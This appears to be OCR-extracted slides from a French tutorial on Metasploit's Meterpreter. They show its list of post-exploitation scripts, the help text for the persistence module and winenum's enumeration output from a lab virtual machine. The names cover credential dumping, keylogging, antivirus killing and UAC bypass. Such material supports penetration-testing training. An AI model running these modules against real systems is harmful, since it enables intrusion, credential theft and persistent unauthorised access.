

Meterpreter : scripts disponibles



```
meterpreter > run
Display all 103 possibilities? (y or n)
run arp_scanner                                   run multiscript                                   run post/windows/gather/screen_spy
run autoroute                                     run netenum                                       run post/windows/gather/usb_history
run checkvm                                       run packetrecorder                                run post/windows/manage/autoroute
run credcollect                                   run panda_2007_pavsrv51                           run post/windows/manage/delete_user
run domain_list_gen                               run persistence                                   run post/windows/manage/enable_rdp
run dumplinks                                     run pml_driver_config                             run post/windows/manage/migrate
run duplicate                                     run post/multi/gather/env                         run post/windows/manage/multi_meterpreter_inject
run enum_chrome                                   run post/multi/gather/filezilla_client_cred       run powerdump
run enum_firefox                                  run post/multi/gather/firefox_creds               run prefetchtool
run enum_logged_on_users                          run post/multi/gather/multi_command               run process_memdump
run enum_powershell_env                           run post/multi/gather/pidgin_cred                 run remotewinenum
run enum_putty                                    run post/multi/gather/run_console_rc_file         run scheduleme
run enum_shares                                   run post/windows/capture/keylog_recorder          run schelevator
run enum_vmware                                   run post/windows/escalate/bypassuac               run schtasksabuse
run event_manager                                 run post/windows/escalate/ms10_073_kbdlayout      run scraper
run file_collector                                run post/windows/escalate/ms10_092_schelevator    run screen_unlock
run get_application_list                          run post/windows/escalate/net_runtime_modify      run screenspy
run get_env                                       run post/windows/escalate/screen_unlock           run search_dwld
run get_filezilla_creds                           run post/windows/escalate/service_permissions     run service_manager
run get_local_subnets                             run post/windows/gather/application_list          run service_permissions_escalate
run get_pidgin_creds                              run post/windows/gather/arp_scanner               run smartlocker
run get_valid_community                           run post/windows/gather/checkvm                   run sound_recorder
run getcountermeasure                             run post/windows/gather/credential_collector      run srt_webdrive_priv
run getgui                                        run post/windows/gather/dumplinks                 run uploadexec
run gettelnet                                     run post/windows/gather/enum_applications         run virtualbox_sysenter_dos
run getvncpw                                      run post/windows/gather/enum_chrome               run virusscan_bypass
run hashdump                                      run post/windows/gather/enum_domain_group_users   run vnc
run hostsedit                                     run post/windows/gather/enum_logged_on_users      run webcam
run keylogrecorder                                run post/windows/gather/enum_powershell_env       run win32-sshclient
run killav                                        run post/windows/gather/enum_shares               run win32-sshserver
run metsvc                                        run post/windows/gather/enum_snmp                 run winbf
run migrate                                       run post/windows/gather/enum_vnc_pw               run winenum
run multi_console_command                         run post/windows/gather/filezilla_server_cred     run wmic
run multi_meter_inject                            run post/windows/gather/hashdump
run multicommand                                  run post/windows/gather/resolve_sid
meterpreter > run █
```


Exemple de scripts Meterpreter



```
meterpreter > run persistence -h

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i   The interval in seconds between each connection attempt
    -p   The port on the remote host where Metasploit is listening
    -r   The IP of the system running Metasploit listening for the connect back
```



```
meterpreter > run winenum

[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_2009071
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command tasklist /m
```